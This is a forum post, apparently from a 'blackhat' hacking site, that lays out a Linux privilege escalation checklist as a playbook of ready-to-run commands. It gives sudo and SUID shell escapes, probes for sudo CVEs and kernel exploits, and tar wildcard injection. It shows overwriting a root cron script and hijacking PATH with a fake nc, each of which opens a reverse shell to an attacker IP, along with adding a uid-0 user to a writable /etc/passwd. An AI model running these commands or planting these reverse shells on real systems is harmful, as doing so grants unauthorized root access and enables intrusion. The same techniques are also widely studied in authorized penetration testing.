

- Joined
- Dec 30, 2024
- Messages
- 436
- Reaction score
- 238
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,383
- USD
- 1,383
A Linux privilege escalation checklist is the systematic enum pass that turns "I have a low-priv shell" into root: every privesc path on a Linux box falls into six classes - SUID abuse, sudo abuse, cron/jobs, capabilities, kernel exploits, and writable service files - so checking each class in order beats randomly running Linpeas and hoping. This checklist is the manual workflow behind those scripts: the exact command per check, what a hit looks like, and the escalation that follows it.
TL;DR - Run the five-second triage first: id, sudo -l, uname -a, find SUID, ss -tlnp. Those five commands flag the majority of easy wins - a sudo entry without password, an SUID binary like find or vim, a kernel version with a public CVE, or a service running as root on localhost. Linpeas automates the full sweep, but the manual checklist below is what you need when the shell is restricted, the script will not transfer, or the reviewer asks how you got root.

STEP 0 - TRIAGE (FIVE COMMANDS)
Code:
id                                            uid/gid/groups - who am I really

sudo -l                                       abuseable sudo entries (often the whole win)

uname -a; cat /etc/os-release                kernel version + distro for CVE matching

find / -perm -4000 -type f 2>/dev/null       SUID binaries worth abusing

ss -tlnp                                      listening services, root-owned ports
The single most common root path in engagements: sudo -l shows an allowed entry like vim or find with no password required - abuse it, root follows in one command.
CLASS 1 - SUDO ABUSE
Every binary in sudo -l without a password is a potential root shell:
Code:
sudo find / -exec bash -pi \;                 find -> root shell

sudo vim -c ':!bash'                           vim -> :! executes as root

sudo awk 'BEGIN {system("/bin/bash")}'         awk -> system()

sudo python3 -c "import os; os.execl('/bin/sh','sh')"   python -> sh

sudo less /etc/hostname;!/bin/sh               less -> shell escape

sudo nano;^R^X (read file, then Ctrl+R Ctrl+X)  nano read/write anywhere

sudo env sh                                   dirty env trick when env is allowed
GTFOBins is the lookup table: match the binary name against it and the abuse path comes pre-written. Check the version too - older sudo builds carry CVE-2021-3156 (Baron Samedit, heap overflow via unescaped backslash) and CVE-2019-14287 (runas all mask):
Code:
sudoedit -s '\'                              Baron Samedit probe

sudo -u#-1 id                                runas-all bypass attempt
CLASS 2 - SUID BINARIES
Find them, then abuse the known ones:
Code:
find / -perm -4000 -type f 2>/dev/null

find / -perm -2000 -type f 2>/dev/null        SGID variants (group exec)

find / -user root -perm -4000 2>/dev/null     root-owned SUID only
Known-binary playbook:
Code:
/usr/bin/find . -exec bash -pi \;            find SUID

/usr/bin/nmap --interactive; !sh              legacy nmap (3.x) interactive

/usr/bin/vim -c ':!bash'                      vim SUID

/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'   python SUID

/usr/bin/awk 'BEGIN {system("/bin/bash")}'    awk SUID

/usr/bin/less;!/bin/sh                        less SUID

/usr/bin/cp /etc/passwd /tmp/pwn              cp SUID - overwrite vector (check perms)
Custom SUID binaries deserve real reversing - strings, ltrace, strace. The bug is usually a system() call with a fixed path or a file read with no ownership check:
Code:
strings /usr/local/bin/backup               what does it run?

strace -f /usr/local/bin/backup 2>&1 | head -50    syscalls in order
CLASS 3 - CRON AND JOB ABUSE
Code:
crontab -l                                    my own jobs (sometimes writable scripts)

ls -la /etc/cron.d/ /etc/cron.daily/          system jobs

cat /etc/crontab                             look for scripts in world-writable dirs

grep -r "" /var/spool/cron/ 2>/dev/null       other users' jobs if readable

systemctl list-timers --all                   systemd timers, the modern crontab
The classic: cron runs /opt/backup.sh as root every minute, and /opt is writable by you. Overwrite the script:
Code:
echo '#!/bin/sh' > /opt/backup.sh

echo 'bash -i >& /dev/tcp/YOUR/IP/4444 0>&1' >> /opt/backup.sh

chmod +x /opt/backup.sh

# wait for the minute tick - root shell lands on your listener
Also watch for wildcard abuse: if cron runs tar czf /backup/*.txt against files you control, a file named --checkpoint-action=exec=sh turns the archiver into a shell.

CLASS 4 - CAPABILITIES AND PATHS
File capabilities replace SUID when admins "hardened" the box:
Code:
getcap -r / 2>/dev/null                       capability-bearing binaries

cap_sh -- /usr/bin/python3                    if cap_setuid is on python/sh, direct root
Interpreters with cap_setuid+ep:
Code:
python3 -c "import os; os.setuid(0); os.system('/bin/bash')"PATH hijacking for jobs that call bare commands (root scripts using curl or nc without full path):
Code:
echo $PATH

mkdir /tmp/fake; echo '#!/bin/sh' > /tmp/fake/nc; echo 'bash -pi >& /dev/tcp/YOUR/IP/4444 0>&1' >> /tmp/fake/nc

chmod +x /tmp/fake/nc

export PATH=/tmp/fake:$PATH      # waits for root to run nc unsafely
CLASS 5 - WRITABLE FILES AND SERVICES
Code:
find / -writable -type f 2>/dev/null | head -40        writable files

find / -writable -type d 2>/dev/null | head -40          writable directories

find / -user root -writable 2>/dev/null                  root-owned but ours

ls -la /etc/passwd                             passwd writable = instant root

grep -rn "" /etc/systemd/system/ 2>/dev/null             services we can edit
Writable /etc/passwd wins outright: add a uid-0 user with a known hash. Writable systemd unit: append a ExecStart to a service, systemctl daemon-reload, restart it. Writable init scripts in /etc/init.d/ work the same way on SysV boxes.
PASSWD FORMAT NOTE A root line ending in "x" means hashes live in the system hash store, readable only by root - that is your signal to move to the classes above instead of chasing credential files you cannot open.

CLASS 6 - KERNEL AND SYSTEMD
Code:
uname -r                                      exact kernel version

cat /proc/version                             build info + toolchain

ls -la /boot/ 2>/dev/null; grep GRUB /etc/default/grub   mitigations state

systemctl --version                           systemd version for CVE checks

ps aux | head -30                             running daemons, versions
Kernel exploits (DirtyPipe CVE-2022-0847, DirtyCow CVE-2016-5195, pkexec PwnKit CVE-2021-4034, gameoverlay CVE-2023-2640/32629 on Ubuntu) are last resort - they panic boxes if the version is wrong:
Code:
python3 -c "print(open('/etc/os-release').read())"       match distro + kernel exactly

pkexec --version                                         PwnKit probe (2021-era polkit)

# Ubuntu generic overlay exploit check

unshare -rm sh -c "mkdir l /tmp/l; mount -t overlay overlay -o lowerdir=/,upperdir=l,dir l /tmp/l sh" 2>/dev/null && echo VULN
Rule: verify the exact kernel patch level against the exploit source before running - a mismatched kernel exploit is the fastest way to kill the only shell you have.
LINPEAS AUTOMATION - WHEN TO JUST RUN IT
Code:
curl -L http://YOUR_IP/linpeas.sh -o /tmp/lp.sh   serve it yourself, never trust the copy on the box

chmod +x /tmp/lp.sh; /tmp/lp.sh | tee /tmp/lp.out   colour-coded findings, red = root paths
Read the output top-down: red highlighted items, anything with "Possible privilege escalation" headers, then cross-check the three best hits manually. Linpeas is enumeration, not exploitation - the classes above are what turn its findings into a root shell.

POST-EXPLOITATION HYGIENE
Code:
python3 -c "import pty; pty.spawn('/bin/bash')"   stabilize first

script -q /dev/null                          raw TTY for nano/top

export TERM=xterm                           keep shells from dying on exit

cat /root/.bash_history 2>/dev/null          root history often leaks the setup
Stabilize before escalating - half the failed escalations in the field are shells that died mid-exploit because they had no TTY.
FAQ
Q: What is the fastest Linux privesc path in real engagements?
A: sudo -l first - passwordless sudo entries resolve 40-50% of engagements before you touch anything else. SUID abuse is second, cron writes third.
Q: Linpeas or manual checklist?
A: Manual triage (the five commands) to scope the box, then Linpeas for depth if it will transfer cleanly. Restricted shells and read-only /tmp force the manual route.
Q: Why do kernel exploits come last?
A: A wrong-version kernel exploit panics the machine and burns your foothold. Sudo, SUID, cron, and capabilities are reversible mistakes - kernel crashes are not.
Q: How do blue teams detect these checks?
A: Auditd rules on sudo -l and find / over /usr/bin, process monitoring for python spawning shells, and alerting on new SUID files. Knowing the detection tells you which class to attempt quietly.
RELATED ON BLACKHAT PAKISTAN
Kali Linux Tools List 2026 - Linpeas and the enum toolkit in their full context.
Nmap Cheat Sheet 2026 - the reconnaissance pass that found this host.
SQLMap Tutorial for Beginners 2026 - the web foothold route into the same internal network.
Advanced Web Hacking Tools - service-level tooling for the ports your ss sweep just found.
Code:
1. id && sudo -l && uname -a           triage, 5 seconds

2. find SUID + getcap -r                 binary abuse surface

3. ls -la /etc/cron* + writable finds    job/service takeover

4. ss -tlnp + ps aux                     local services, versions

5. kernel last, exact version match only

6. Linpeas fills the gaps, manual turns hits into shells
Last edited:


